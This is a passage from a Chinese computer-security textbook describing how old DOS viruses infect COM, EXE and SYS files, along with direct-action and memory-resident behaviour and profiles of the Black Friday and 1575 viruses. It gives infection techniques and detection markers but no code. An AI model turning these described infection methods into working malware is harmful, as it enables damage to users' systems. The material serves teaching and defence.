


图 7-1 前置型 COM 病毒感染

3. 后置型 COM 病毒

病毒可以在 COM 文件的可执行文件映射前不修改机器语言程序以便把控制传送给病毒，这样病毒就可以放到可执行文件的其他地方。病毒经常把它自己附加到被感染程序的最后，而只修改可执行文件映射到前面的几条指令，这样就可以把控制传送给病毒代码。

在病毒改变程序的前几条指令前，它必须记录宿主程序的原来入口指令，这样它完成后就可以修复宿主程序。如果不保存这些指令的话，当病毒把控制传送给宿主程序时，PC 很可能会崩溃和工作不正常，从而破坏病毒隐藏的企图。这种感染方法称为后置，因为病毒把它的代码放到宿主程序的最后，如图 7-2 所示。




图 7-2 后置型 COM 病毒感染

4. 覆盖型 COM 病毒

用于感染 COM 文件的第三种技术称为覆盖。使用这种技术编写的病毒通常感染能力很强。它们用病毒代码完全覆盖宿主程序的开始部分来感染 COM 程序，如图 7-3 所示。它们不会保存宿主程序中被覆盖字节的副本。结果，病毒执行后原来的程序不能工作。如果一个计算机被这种类型病毒感染，修复被感染文件唯一的办法是使用感染前的备份来恢复。




图 7-3 覆盖型 COM 病毒感染

覆盖型病毒感染程序文件之后，程序可能会崩溃，也可能显示一则假的出错消息，如没有足够内存执行程序。显示这样的出错消息是为了让用户相信 PC 有内存管理问题而不是存在病毒。

5. 改进的覆盖型 COM 病毒

用于感染 COM 程序的最后一种方法称为改进的覆盖。假定病毒是 V 字节长，病毒会首先读取宿主程序的前 V 个字节，然后把这一信息附加到宿主程序的最后。接下来病毒使用自己的 V 字节代码覆盖 COM 程序的前部，如图 7-4 所示。在病毒完成其执行后会修复宿主程序并使之正常执行，因为未感染的宿主程序的信息已被保存。




图 7-4 改进的覆盖型 COM 病毒

这些方法中每一个都会在 COM 文件的入口点修改机器语言指令，以保证被感染的程序一经装入执行就使病毒获得对计算机的控制。它还意味着如果 COM 文件感染了病毒，病毒扫描程序只能扫描到它的有限部分(病毒扫描机制将在 7.5.2 节详细介绍)。

6. EXE 文件的感染

尽管病毒使用多种方法感染 COM 文件，感染 EXE 格式文件只有一种方法。EXE 文件有一个入口点变量，它通过程序头标的代码段(CS)和指令指针(IP)标识，如图 7-5 所示。在 EXE 感染最一般的形式中，病毒完成以下操作序列。




图 7-5 EXE 文件感染前后

(1) 在宿主程序中记录宿主程序自己的原来入口点，这样它以后就可以正常执行宿主程序。

(2) 把它自己的一份副本附加到宿主程序的最后。

(3) 在 EXE 文件的头标改变入口点(使用 CS 和 IP 域)以指向病毒代码。

(4) 在头标中改变其他域，包括程序的装入映射大小域以反映病毒的存在。

注意映射大小如何被增加了病毒的大小 V。还要注意 CS 和 IP 域指针现在指向病毒而不是指向原来的程序。

这种感染方法保证一旦可执行文件映射装入内存并执行，病毒就能得到控制。就像 COM 文件一样，它也使得病毒的扫描更加方便。反病毒程序也可以方便地确定 EXE 文件的入口点，这样就限制了扫描病毒的时间域范围。

7. SYS 文件感染

SYS 文件格式很独特，它有两个入口点：Interrupt 和 Strategy。当操作系统在引导期间装入文件时，这两个入口点都独立地执行。当用户装入感染的 SYS 文件时，病毒可以感染每一个入口点来控制计算机，如图 7-6 所示。这两个入口点都在设备驱动器文件的头标中标识，因此，SYS 文件的感染过程类似于 EXE 文件的感染过程。

设备驱动器感染病毒要完成以下动作序列。

(1) 选择它要修改的程序入口点：Strategy，Interrupt 或者两者都有。

(2) 在宿主程序中记录宿主程序自己原来的入口点，这样它以后就可以执行原来的 Strategy 或 Interrupt 例程。

(3) 把它自己的一份副本附加到宿主程序的最后。

(4) 在 SYS 头标中改变这两个入口点中的一个或两个，使之指向病毒代码。




图 7-6 SYS 文件感染前后

简单一点说，当用户或操作系统执行被感染的程序时，SYS 文件感染病毒就得到了计算机的控制。在大多数情况下，病毒会修改宿主程序，以便当程序执行时它能立即得到控制。

当用户执行一个被感染的程序时，DOS 会把整个程序装入内存，病毒也包括在内，并且从入口点开始执行程序。在被感染的文件中，病毒会修改入口点的位置或入口点的机器代码以便病毒首先执行。

在病毒的机器代码开始执行后，它立即开始寻找并感染计算机中其他可执行程序，或者它把自己建立为操作系统中的内存驻留的服务提供者。作为一个服务提供者，当操作系统或其程序由于某些原因执行、复制和访问它们时，病毒就会感染这些可执行文件。

文件感染病毒分为直接操作和内存驻留文件感染病毒两种。被感染的文件一执行，直接操作文件感染病毒就会感染目录上或硬盘上某个地方的其他程序文件。

内存驻留文件感染病毒使用类似于引导感染病毒使用的方法把自己装入计算机内存中。首先，这个病毒要检查它是否已经作为系统服务提供者把它自己插入到内存中了。用户可能有许多已感染的程序，每一个程序都为病毒提供了不同的机会，使得病毒在计算机会话期间把自己装入内存中(引导记录病毒不关心这个问题，因为它们只在系统引导期间安装

一次。病毒不会故意地多次把自己插入内存中作为服务提供者)。

如果病毒确定了计算机内存中没它自己的副本,它就会把自己安装为驻留的服务提供者。

一旦一个已感染的程序和写入这个程序的病毒启动执行,直接操作文件感染病毒就会感染其他可执行程序。当病毒完成感染其他可执行程序后,它就会把控制传送给宿主程序,并允许宿主程序执行。除了覆盖型病毒以外的所有病毒都是这样,覆盖型病毒在感染期间会破坏宿主程序。

用户可能会注意到启动被感染的程序时增加的磁盘活动,因为被感染的程序一启动直接操作病毒就必须搜索磁盘找到其他要感染的程序。

用户也可能注意到程序装入和执行时比以前花费的时间更长了。随着更多的文件被感染,病毒必须搜索越来越多的硬盘(或软盘)以找到要感染的新文件。这有时可能要花几分钟,明显表示出了问题。

DOS 提供了系统服务,以便系统有效地遍历硬盘上的许多项目和目录。直接操作病毒使用与文件查找程序定位包含特定文本串相同的方式来利用这些服务定位要感染的新文件。

有些直接操作病毒只在当前目录下搜索要感染的新文件,其他直接操作病毒可能要感染硬盘或 DOS 路径下的每一个文件。

例如一个简单的直接操作病毒,它感染硬盘中当前目录下的文件。如果当前目录是 C:\DOS 而用户执行 C:\DOS\FORMAT.COM 程序(一份感染病毒的副本)来格式化软盘,直接操作病毒立即会得到控制。直接操作病毒系统将检查 C:\DOS 目录下的每一个文件,为了确定目标文件是否已被感染,它可以使用许多不同的技术进行确定。例如,任何时候当直接操作病毒感染了一个新程序,它就会把这个程序的日期和时间戳改为一个特定的日期和时间。当病毒以后启动并找到有这种日期和时间特性的程序时,它就会越过这个程序,认为这个程序已经被感染。

使用这种技术,病毒可能会无意地跳过一些未被感染的程序,这些程序碰巧有这个特殊的日期时间设置。然而,即使程序只感染了找到程序的 10%,它仍然可以对用户和存储在 PC 中的数据构成一种威胁。

其他文件病毒会检查它们遇到的每一个可执行程序的内容。病毒通过在程序中查找它自己设置的记号来识别它是否已经感染过该目标程序了。同样,病毒可能同样会无意跳过一些未感染的程序,而它错误地认为已经感染了这个程序。另一方面,病毒不需要百分之百地感染磁盘中的程序。

直接操作病毒还必须确定它所定位的当前文件是否属于要感染的类型。许多病毒只感染 COM 文件或 EXE 文件,但是不会两者都感染。如果一个直接操作 COM 感染病毒要感染 EXE 程序,它很可能使这个程序崩溃。

在病毒确定它已经找到了一个类型正确的未被感染的程序之后,它就开始进行感染。大多数感染 EXE 程序的病毒使用“EXE 文件感染”部分介绍的“后置”技术。大多数感染 COM 文件的病毒要么使用前置方法,要么使用后置方法。

病毒感染了目标文件之后,它就把控制传送给宿主程序;然而,一些直接操作病毒一次感染多个程序。有时这种病毒要感染当前目录下或硬盘中的每个程序。

直接操作病毒执行后，它会有效地把自己从内存中清除。因此，如果用户在执行完感染的程序后再执行任何未感染的程序，这些程序不会被感染。

内存驻留文件病毒的工作方式类似于相应的引导记录病毒。当一个被感染的程序启动时，病毒会把它自己安装成操作系统中的内存驻留服务提供者。从这时开始，任何时候当DOS或其他程序要读、写、执行或访问一个程序时，病毒就会控制计算机。

接下来，当用户引用程序文件时病毒就会感染它们。例如，每次用户执行一个程序时，就会向DOS发出一个系统服务请求，要求把程序装入内存执行。如果病毒实时内存驻留，它就会在这个DOS请求时得到控制。在病毒了解了服务请求后，它就会感染这个程序，并把原来的请求传递给DOS。然后DOS就会正常运行这个(新感染)程序。

驻留文件病毒使用与直接操作病毒同样的技术确定目标文件是否已经感染。如果任何一个程序向病毒发出一个DOS服务请求，那么用户以任何方式执行或引用的这个程序都会被感染。然而，大多数驻留文件病毒只有在程序执行时才会感染它。

当文件打开时感染它的内存驻留文件病毒称为快速感染病毒。任何时候当一个文件被复制或访问时，病毒都会去感染它。考虑一下如果一个用户使用标准的DOS反病毒扫描程序扫描硬盘中的文件时会发生什么？要扫描一种已知的病毒，反病毒扫描程序必须在计算机上打开每一个可执行程序并检查其内容。每次当反病毒程序打开一个新的程序文件时，它就会发出一个DOS“Open file(打开文件)”服务请求，这就会触发病毒，并感染就要被扫描的程序。扫描带有病毒驻留的驱动器会无意感染计算机中的每一个可执行文件。由于这个原因，内存扫描技术是所有的反病毒解决方案中最为关键的部分。

黑色星期五是早在1987年秋天就被发现的老牌PC病毒，它流传最广，变种很多，别名也多。除了它的多个变种之外，基于它发展出来的其他病毒也最多。

黑色星期五病毒是一个内存驻留型的病毒，其代码长度在1808～1822字节之间。它感染COM型文件和EXE型文件，一些变种也感染.SYS，.BIN和.PIF文件以及覆盖文件。其突出特点是由于编程上的漏洞，对EXE型的文件会发生反复感染的现象，即它对EXE型被感染标志的判断不正确，对已被它感染的EXE型文件当作尚未被感染的文件又进行感染。曾经发现的一个例子是，一个原长度为9KB多的EXE文件，被反复感染了40多次，被感染文件总长达到近100KB。当感染有黑色星期五病毒的文件运行时，病毒就驻留在内存中，像TSR程序一样驻留在低端内存中，占1792字节。病毒程序截取了时钟中断08H和DOS中断21H。以后再运行的病毒文件若检测到内存中已驻有与自身相同的黑色星期五病毒，就不再驻留了。黑色星期五感染除了COMMAND.COM以外的所有COM型文件和EXE型文件。病毒代码位于COM型文件的前部，而在EXE型文件中则位于文件的后部。文件的创建时间和日期在被感染前后不发生变化，这是由于病毒使用了DOS中断的57H功能调用的缘故。病毒还截取了时钟中断08H，病毒进入内存半小时之后，整个PC的运行速度会降低到原速率的十分之一左右，并在屏幕的左下角开出一个黑色的窗口。在日期为13日，又正好是星期五时，内存中的黑色星期五病毒就会删除每一个运行的可执行文件。这是很凶狠的破坏计算机内软件资源的手段。很多人都知道黑色星期五感染文件后，会在文件的末尾放有标志串“sUMsDos”，一些病毒检测程序也用此作为识别黑色星期五病毒的标志。但是很多黑色星期五病毒的变种已将这个标志变成各种各样的其他字符串。检查黑色星期五病毒是否驻留内存的方法是检查中断向量表中的8和21号中

断向量段地址是否为同一地址，以及执行过的文件是否被加长，特别是 EXE 型文件是否被反复加长。由于黑色星期五病毒出现得很早，许多查毒软件都可以检查和清除文件的病毒代码。

1575 这种文件型病毒是于 1991 年 1 月被发现的。它感染 COM 型和 EXE 型的所有文件，而且首先感染 COMMAND.COM，当硬盘上的这个系统文件被感染后，每次启动时病毒都随之进驻内存，因此具有极强的感染能力。据报道它可能来自台湾。当 1575 病毒进入内存后，它将自身搬移到 640KB 之内的高端内存，使用的汇编指令是 MOVSB。通过自行修改 MCB 内存控制块，1575 病毒就驻留在内存中，这就是内存窃取技术，即不通过 DOS 调用就自行修改内存的分配，以期达到躲避反病毒检查的效果。实际上，现在很多反病毒的系统都已具备对付采用这种技术的手段，这类病毒已不再成为 DOS 的主要威胁了。1575 病毒截取了用户时钟中断 1CH 和 DOS 中断 21H，不仅当用户使用 DOS 的 DIR 命令时会感染一个可执行文件，用 DOS 的 COPY 命令时也会进行传染，但是在执行文件时不进行传染。这是与许多文件型病毒不一样的地方。1575 病毒修改中断向量表，因此，用检查中断向量表的办法可以得知是否有病毒已驻留在内存中。进行感染时，病毒将其在内存中的代码附加在被感染的 COM 型和 EXE 型文件的后部，COM 型文件的前 12 个字节在受到转存后被修改成病毒代码。与黑色星期五病毒不一样，被感染的 EXE 型文件不会被反复感染。1575 病毒的标志字节是文件末尾的 0CH，0AH 两字节。1575 病毒感染的 COM 型文件在修复时可以完全恢复原文件长度，因为病毒代码是固定长度的。而被感染的 EXE 型文件则无法在清除病毒时被恢复为原文件长度，这与黑色星期五病毒被清除出 EXE 型文件的情况是不同的。这是因为 1575 病毒在感染前并不保存原文件的长度，而且其代码并不是紧挨着原文件的结尾处排放的。病毒首先将原文件的长度增长到 16 